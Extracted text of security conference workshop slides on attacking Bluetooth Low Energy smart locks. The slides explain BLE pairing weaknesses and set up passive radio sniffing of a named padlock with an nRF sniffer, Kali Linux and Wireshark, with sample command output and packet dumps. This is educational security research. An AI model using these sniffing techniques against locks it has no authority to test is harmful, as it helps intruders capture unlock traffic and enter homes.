



SMARTLOCKPICKING.COM



Sławomir Jasek

slawomir.jasek@securing.pl

slawomir.jasek@smartlockpicking.com

@slawekja

Blue picking – hacking Bluetooth Smart Locks

HackInTheBox Amsterdam, 14.03.2017

Sławomir Jasek

Enjoy appsec (dev, break, build...) since 2003.

Pentesting, consultancy, training - web, mobile, embedded...

Significant part of time for research.



How about you?

Kali Linux?

Wireshark?

Android mobile app decompilation/analysis?

Bluetooth?

Agenda

7 smart locks

- Passive sniffing, active interception, attacking services...
- We'll stay a little longer for the first lock (various techniques)
- „Application” layer vulns, including 0-day to reset pass

Hackmelock

Some activities can be performed only one at a time.
I will do the demo, then you will be able to follow.

Prerequisites

Kali Linux

BT 4 dongle (1 is enough for most exercises)

Android phone

- Install nRF Connect



<https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp>

Hardware sniffer – not crucial

Hacking challenge – steal a car!



How do we hack BLE?

Sniffing?

BLE LINK SECURITY

Bluetooth 4 security (specification)

Pairing

Key Generation

Encryption

Encryption in Bluetooth LE uses AES-CCM cryptography. Like BR/EDR, the LE Controller will perform the encryption function. This function generates 128-bit encryptedData from a 128-bit key and 128-bit plaintextData using the AES-128-bit block cypher as defined in FIPS-1971.

Signed Data

<https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx>



Bluetooth 4 security (specification)

„The goal of the low energy security mechanism is to protect communication between devices at different levels of the stack.”

- Man-in-the-Middle (MITM)
- Passive Eavesdropping
- Privacy/Identity Tracking

Bluetooth 4.0 - pairing

Pairing (once, in a secure environment)

- **JustWorks** (R) – most common, devices without display cannot implement other
- **6-digit PIN** – if the device has a display
- Out of band – not yet spotted in the wild

Establish Long Term Key, and store it to secure future communication ("bonding")

"Just Works and Passkey Entry do not provide any passive eavesdropping protection"

4.2 – elliptic curves

Mike Ryan, <https://www.lacklustre.net/bluetooth/>

BLE security - practice

- 8 of 10 tested devices do not implement BLE-layer encryption
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
 - Multiple users/application instances per device
 - Access sharing
 - Cloud backup
- Usage scenario does not allow for secure bonding (e.g. public cash register, "fleet" of beacons, car rental)
- Other hardware/software/UX problems with pairing
- "Forget" to do it, or do not consider clear-text transmission a problem

For our workshop

None of the smart locks uses BLE link-layer encryption ;)

BLE security - practice

Security in "application" layer (GATT)


Various authentication schemes

- Static password/key
- Challenge-response (most common)
- „PKI“

Requests/responses encryption

No single standard, library, protocol

Own crypto, based usually on AES



How Secure is [REDACTED]?

[REDACTED] uses a combination of hardware and technology to ensure the device is secure.

Bluetooth: [REDACTED] uses AES 128-bit encryption, the same encryption used by the military to protect documents with confidential and secret security levels.

Highly secure Low Energy Bluetooth (LEB) syncs the lock to your smartphone.

By using industry leading Bluetooth 4.0 that utilizes 128-bit encryption, and our very own PKI technology with cryptographic key exchange protocols, [REDACTED] is safe from criminals, hackers, and thieves.

To protect your transactions from unauthorised access by third parties, [REDACTED] operates in accordance with the highest card payment industry security standards.

- › PCI-DSS (Payment Card Industry Data Security Standard) is the highest security standard used in the credit card industry concerning data transfer and data storage.
- › SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are 'encryption protocols' that protect data that is transmitted over the internet. We are using a 256-bit encryption, the highest possible level at present.
- › PGP (Pretty Good Privacy) is an international standard for secure personal data storage.

After 67 years of home security innovations, millions of families rely on [REDACTED] for peace of mind. [REDACTED]'s long-time leadership and advancements in residential door lock security have now been enhanced with secure authentication technology. Resulting in [REDACTED] engineered for both maximum security and performance.

No more questions...

— bluetooth smart — bluetooth smart security




View full report in [Google Trends](#)

BLE RF SNIFFING

Sniffing – BLE RF essentials

Advertisement channels



<http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/>

BLE channel hopping

37 channels for data,
3 for advertisements

Hopping

- Hop along 37 data channels
- One data packet per channel
- Next channel \equiv channel + hop increment (mod 37)
- Time between hops: hop interval

3 → 10 → 17 → 24 → 31 → 1 → 8 → 15 → ...
hop increment = 7

Pro devices (\$\$\$) – scan whole spectrum



Ellisys Bluetooth Explorer 400
All-in-One Bluetooth® Protocol
Analysis System

<http://www.ellisys.com/products/bex400/>



ComProbe BPA® 600 Dual
Mode Bluetooth®
Protocol Analyzer

<http://www.fte.com/products/BPA600.aspx>

Passive sniffing – Ubertooth (120\$)

Open-source (software, hardware).

External antenna.

RF-level sniffing, possible to inspect in Wireshark.

Need 3 of them to sniff all 3 adv channels, then follow hopping.

<http://greatscottgadgets.com/ubertoothone/>



Adafruit nRF51822


\$29.95

Wireshark integration

Not quite reliable, but
works good enough

<https://www.adafruit.com/product/2269>

<https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer>



Filter: **btle** Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1338	245.312104	slave	Master	LE LL	60	ADV_IND
1339	245.315097	slave	Master	LE LL	60	ADV_IND

Frame 1338: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

Nordic BLE sniffer meta

Bluetooth Low Energy Link Layer

- Access Address: 0x8e89bed6
- Packet Header: 0x2240 (PDU Type: ADV_IND, TxAdd=false, RxAdd=false)
- Advertising Address: e4:c6:c7:31:95:11 (e4:c6:c7:31:95:11)

Since nRF-Sniffer is a passive solution that is simply scanning packets over the air, there is the possibility of missing packets using this tool (or any other passive sniffing solution). In order to capture as many packets as possible, be sure to run the sniffer on a USB bus that isn't busy and avoid running it in a virtual machine since this can introduce significant latency over USB.

... 0... = Simultaneous LE and BR/EDR to same device capable (controller): false (0x00)
1.. = BR/EDR Not Supported: true (0x01)
1. = LE General Discoverable Mode: true (0x01)
0 = LE Limited Discoverable Mode: false (0x00)

Tx Power Level

Length: 2

Type: Tx Power Level (0x0a)

Power Level (dBm): 0

128-bit Service Class UUIDs


Length: 17

Type: 128-bit Service Class UUIDs (0x07)

Custom UUID: 9ecadc240ee5a9e093f3a3b50100406e

CRC: 0xdf2f9f

0000 11 06 35 01 7b 75 06 0a 01 25 2b 00 00 5e 53 08 ..S.{u.. .%+..^S.
 0010 00 d6 be 89 8e 40 22 11 95 31 c7 c6 e4 03 19 00@"..1...
 0020 02 02 01 06 02 0a 00 11 07 9e ca dc 24 0e e5 a9\$
 0030 e0 93 f3 a3 b5 01 00 40 6e fb f4 f9@ n...




Our sniffing device - NRF51822 Eval Kit

Same module, but a bit cheaper than Adafruit

More possibilities for further hacking (e.g. BLE prototyping)



Lock #1





The
PADLOCK
BLUETOOTH + RFID



The
DOORLOCK
BLUETOOTH + RFID

PRIVACY when you **WANT** it,
SECURITY when you **NEED** it.

<https://www.thequicklock.com>

Setting up the sniffer – connect to USB

```
root@kali:~# dmesg
(...)
[25958.451531] usb 2-2.2: new full-speed USB device number 10 using
uhci_hcd
[25958.707592] usb 2-2.2: New USB device found, idVendor=10c4,
idProduct=ea60
[25958.707596] usb 2-2.2: New USB device strings: Mfr=1, Product=2,
SerialNumber=3
[25958.707598] usb 2-2.2: Product: CP2102 USB to UART Bridge Controller
[25958.707600] usb 2-2.2: Manufacturer: Silicon Labs
[25958.707601] usb 2-2.2: SerialNumber: 0001
[25958.713131] cp210x 2-2.2:1.0: cp210x converter detected
[25958.717133] usb 2-2.2: cp210x converter now attached to ttyUSB0
```


The python helper script

```
root@kali:~# git clone  
https://github.com/adafruit/Adafruit\_BLESniffer\_Python
```


The python helper script

```
root@kali:~# cd Adafruit_BLESniffer_Python
root@kali:~/Adafruit_BLESniffer_Python# python sniffer.py
/dev/ttyUSB0
Capturing data to logs/capture.pcap
Connecting to sniffer on /dev/ttyUSB0
Scanning for BLE devices (5s) ...
```

Choose „Padlock!“ device

```
root@kali:~/Adafruit_BLESniffer_Python# python sniffer.py /dev/ttyUSB0
Capturing data to logs/capture.pcap
Connecting to sniffer on /dev/ttyUSB0
Scanning for BLE devices (5s) ...
Found 5 BLE devices:

[1] "" (F0:C7:7F:16:2E:8B, RSSI = -87)
[2] "" (EC:FE:7E:13:9F:95, RSSI = -88)
[3] "" (C3:B3:30:40:70:E5, RSSI = -70)
[4] "" (F6:AD:07:C5:56:66, RSSI = -89)
[5] "Padlock!" (F4:B8:5E:C0:6E:A5, RSSI = -77)

Select a device to sniff, or '0' to scan again
> 5
Attempting to follow device F4:B8:5E:C0:6E:A5
```

Dump pcap file

Adafruit_BLESniffer_Python/logs/
capture.pcap

Previously recorded in provided files:
quicklock/pcap_nrf/capture.pcap

Wireshark – by default does not decode it

capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000				57	
2	0.008036				57	
3	0.008897				57	
4	0.010106				62	
5	0.011542				62	
6	0.016262				62	
7	0.017399				56	

▶ Frame 1: 57 bytes on wire (456 bits), 57 bytes captured (456 bits)
 ▶ User encapsulation not handled: DLT=157, check your Preferences->Protocols->DLT_USER
 ▶ Data (57 bytes)

0000	0b 06 32 01 26 00 06 0a 01 25 35 00 00 2e 2c 01	..2.&... .%5....
0010	00 d6 be 89 8e 00 1f 95 9f 13 7e fe ec 02 01 06 ~.....
0020	15 ff c8 01 01 82 7e 3a 9d 4c 75 49 79 83 c2 1e~: .LuIy...
0030	f8 fa 69 3c 11 a5 af 76 fb	..i<...v .

Wireshark 2.3.0

Currently unstable. Windows automated builds:

